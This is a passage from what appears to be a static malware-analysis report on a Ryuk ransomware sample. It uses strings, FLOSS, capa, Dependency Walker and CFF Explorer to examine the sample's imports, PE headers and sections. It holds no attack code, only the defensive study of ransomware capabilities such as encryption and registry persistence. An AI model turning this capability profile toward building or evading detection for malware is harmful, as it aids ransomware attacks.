Figure 18 Illustrates the use of the Sysinternals utility strings.exe, which extracted strings embedded in the binary. The results were redirected to a text file (strings_ryuk.txt) for further analysis.

```
C:\Users\user\Documents\3>C:\Tools\sysinternals\strings.exe ryuk_sample.exe > strings_ryuk.txt

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Figure 18: strings.exe

Subsequently, Figure 19 This analysis shows the execution of FLOSS, producing the floss_strings.txt output that offers deeper visibility into obfuscated strings that may be present in the sample.

```
C:\Windows\System32\cmd.exe

C:\Users\user\Documents\3>C:\Tools\FLOSS\floss.exe ryuk_sample.exe > floss_strings.txt
INFO: floss: extracting static strings...
finding decoding function features: 100%|| 1517/1517 [00:00<00:00, 2626.39 functions/s, skipped 1072 library functions
INFO: floss.stackstrings: extracting stackstrings from 430 functions
extracting stackstrings: 100%| | 430/430 [00:01<00:00, 381.97 functions/s]
INFO: floss.tightstrings: extracting tightstrings from 5 functions...
extracting tightstrings from function 0x427649: 100%| | 5/5 [00:00<00:00, 45.85 functions/s]
INFO: floss.string_decoder: decoding strings
INFO: floss.results: c0VA
INFO: floss.results: c0VAc
emulating function 0x401020 (call 1/1): 100%| | 21/21 [00:10<00:00,  1.95 functions/s]
INFO: floss: finished execution after 27.39 seconds
```

Figure 19: FLOSS.EXE

Figure 20 demonstrates CAPA's use, which involves mapping bytecode patterns to malware capabilities, storing results in capa-ryuk.txt.

```
C:\Users\user\Documents\3>capa.exe ryuk_sample.exe > capa-ryuk.txt
matching: 100%| | 1517/1517 [00:03<00:00, 473.60 functions/s, skipped 1075 library functions (70%)]
```

Figure 20: CAPA

Finally, Figure 21 Displays the contents of the directory post-analysis, confirming the successful creation of all three output files: strings_ryuk.txt, floss_strings.txt, and capa-ryuk.txt.




Figure 21: output

The output of floss_strings.txt identified a tool titled “A Kamal Shankar Quick Tool – Recursive Executer” This is illustrated in Figure 22. The strings referenced GUI dialogues, indicating user-interactive elements in the application. These components suggest the binary allows user communication through graphical prompts or interface windows, which are typically found in many desktop applications.




Figure 22: Excerpt from floss_strings.txt

A Google search found a utility called “A Kamal Shankar Quick Tool – Recursive Executer” on CodeProject. This is illustrated in Figure 23. This tool facilitates the recursive execution of programs. An attempt to download and test the tool was unsuccessful.




Figure 23: Code Project

A list of mangled MSVC symbols extracted from the binary references to ATL, MFC, and GUI-related classes, such as CWnd, CDialog, and CButton. These confirm that the binary uses Microsoft Foundation Classes (MFC) and Active Template Library (ATL), commonly used for Windows GUI applications This is illustrated in Figure 24.



Figure 24: Mangled strings

This section shows that ryuk_sample.exe uses the C++ Standard Library. The Dinkumware copyright confirms it was built with MSVC and STL support. This is illustrated in Figure 25.




Figure 25: Set of mangled strings

3.2.5 Checking for packed code

Static analysis using Detect It Easy reveals that the sample binary was compiled with Microsoft Visual C++ and linked using Microsoft's GUI linker, which depends on the Microsoft Foundation Class (MFC) library. This indicates that the executable is a Windows GUI application, likely developed with MFC. According to Microsoft's documentation, the MFC library "can be used to create very simple desktop applications" (Microsoft, 2021), supporting the inference that the sample incorporates a graphical user interface (GUI). This is illustrated in Figure 26.




Figure 26: Detect it Easy

3.2.6 Linked Libraries and Functions

3.2.6.1 Dependency Walker

To perform static import analysis, Dependency Walker was used to examine the DLLS and API functions used by the malware sample. This is illustrated in Figure 27.

- The left pane (1) lists the executable (RYUK_SAMPLE.EXE) and its referenced DLLS, including key system libraries like KERNEL32.DLL, USER32.DLL, and ADVAPI32.DLL, which provide specific functionalities to the malware.
- Selecting KERNEL32.DLL displays imported functions in the upper-right pane (2), including CreateProcessA, which indicates that the malware may launch subprocesses to execute payloads or injected code.
- The middle-right pane (3) displays available exports from the selected DLL, along with their ordinal values. Malware often imports functions in this manner to obfuscate its intent and complicate analysis.
- Malapi.io was used to link imported functions with known malware behaviours, creating a behavioural profile based on the DLLS and APIS used.




Figure 27: Dependency Walker

3.2.6.2 High-Level View of Malware Functionality Based on Imports

By analysing the DLLS and functions imported by the malware using Dependency Walker and validating their purpose with Malapi.io, a high-level behavioural profile was constructed. The imported libraries point to specific functions used by the sample; all libraries found are illustrated in Figure 28 & are available in Appendix A.




Figure 28: high-level view of included libraries

Figure 29Displays imported functions from KERNEL32.DLL, as identified by Dependency Walker. Notably, FindFirstFileA and FindNextFileA are significant, commonly used by malware to enumerate files and directories.




Figure 29: FindFirstFile and FindNextFile are particularly interesting ones.

The sample uses the CreatePipe function from Kernel32.dll. This is illustrated in Figure 30 This function. It's commonly used to start a subprocess and redirect input or output via the command line. This information is from Malapi.io.




Figure 30: CreatePipe

The sample uses the CreateProcessA function from Kernel32.dll to start a new process. Malapi.io states it is often abused in malware for techniques like process hollowing, this is illustrated in Figure 31.




Figure 31: createprocessA

The sample uses the LoadLibraryA function from Kernel32.dll to load a module into the calling process's address space. Malware often uses this function to load DLLS for evasion or injection dynamically, This is illustrated in Figure 32



Figure 32: LoadLibraryA

The sample calls several Windows API functions for encryption, registry manipulation, and resource handling. The import table shows that the malware uses ADVAPI32. DLL functions for registry and crypto operations. CryptAcquireContextW typically initialises the Windows cryptographic service provider, followed by CryptEncrypt for data encryption. This is illustrated in Figure 33.

RegSetValueExA sets a value for a registry key, while RegCreateKeyExA creates or opens one, helping establish persistence or configure parameters. Additionally, the sample uses FindResourceA to locate resources possibly in an executable or DLL, along with LoadResource to load them into memory.




Figure 33: Advapi32.dll

The imports from Gdi32.dll are graphics-related and confirm that the program probably has a GUI, see Figure 34.



Figure 34: GDI32.DLL

3.2.7 PE File Headers and Sections

With 010, several instances of “MZ” 4d 5a headers are detected; however, the 010-exe template can interpret only one. Notably, at addresses 14dbo and 1d0d9, this template does not include the “This program cannot be run in DOS mode” message. This is illustrated in Figure 35.





Figure 35: 010 4d 5a

The PE Optional Header of ryuk_sample.exe, viewed in CFF Explorer, is illustrated in Figure 36. CFF Explorer identifies this as a 32-bit Windows GUI executable (PE32).




Member	Offset	Size	Value	Meaning
Magic	00000108	Word	010B	PE32
MajorLinkerVersion	0000010A	Byte	09	
MinorLinkerVersion	0000010B	Byte	00	
SizeOfCode	0000010C	Dword	0002D000	
SizeOfInitializedData	00000110	Dword	00071A00	
SizeOfUninitializedData	00000114	Dword	00000000	
AddressOfEntryPoint	00000118	Dword	00015B0C	.text
BaseOfCode	0000011C	Dword	00001000	
BaseOfData	00000120	Dword	0002E000	
ImageBase	00000124	Dword	00400000	
SectionAlignment	00000128	Dword	00001000	
FileAlignment	0000012C	Dword	00000200	
MajorOperatingSystemVers...	00000130	Word	0005	
MinorOperatingSystemVers...	00000132	Word	0000	
MajorImageVersion	00000134	Word	0000	
MinorImageVersion	00000136	Word	0000	
MajorSubsystemVersion	00000138	Word	0005	
MinorSubsystemVersion	0000013A	Word	0000	
Win32VersionValue	0000013C	Dword	00000000	
SizeOfImage	00000140	Dword	000A5000	
SizeOfHeaders	00000144	Dword	00000400	
CheckSum	00000148	Dword	000AB406	
Subsystem	0000014C	Word	0002	Windows GUI
DllCharacteristics	0000014E	Word	8000	Click here
SizeOfStackReserve	00000150	Dword	00100000	
SizeOfStackCommit	00000154	Dword	00001000	
SizeOfHeapReserve	00000158	Dword	00100000	
SizeOfHeapCommit	0000015C	Dword	00001000	
LoaderFlags	00000160	Dword	00000000	
NumberOfRvaAndSizes	00000164	Dword	00000010	

Figure 36: Optional-headers CFF Explorer VIII

This CFF Explorer view shows the section headers of ryuk_sample.exe, which are illustrated in Figure 37. It includes:

- .text: Executable code
- .rdata: Read-only data
- .data: Writable data
- .rsrc: Resources




Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	0002CF01	00001000	0002D000	00000400	00000000	00000000	0000	0000	60000020
.rdata	0000AE60	0002E000	0000B000	0002D400	00000000	00000000	0000	0000	40000040
.data	00006A7C	00039000	00002600	00038400	00000000	00000000	0000	0000	C0000040
.rsrc	00064388	00040000	00064400	0003AA00	00000000	00000000	0000	0000	40000040

Figure 37: section-headers CFF Explorer VIII

This screenshot in Figure 38 Shows the Import Directory of ryuk_sample.exe. The binary imports function from several key Windows DLLS, including:

- Kernel32.dll
- User32.dll
- GDI32.dll, WINMM.dll, ADVAPI32.dll, SHELL32.dll, SHLWAPI.dll, and others



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	119	000377D4	00000000	00000000	000383EE	0002E098
USER32.dll	104	000379E4	00000000	00000000	00038AC2	0002E2A8
GDI32.dll	24	00037770	00000000	00000000	00038C42	0002E034
WINSPOOL.DRV	3	00037B88	00000000	00000000	00038C82	0002E44C
ADVAPI32.dll	12	0003773C	00000000	00000000	00038D5E	0002E000
SHELL32.dll	3	000379C4	00000000	00000000	00038DA8	0002E288
SHLWAPI.dll	3	000379D4	00000000	00000000	00038DF4	0002E298
ole32.dll	4	00037B98	00000000	00000000	00038E48	0002E45C
OLEAUT32.dll	3	000379B4	00000000	00000000	00038E52	0002E278

Figure 38: Import Directory CFF VIII

Figure 39 Illustrates the samples function count using PE-bear, this application shows the Import Table of ryuk_sample.exe, revealing a total of 275 imported functions.

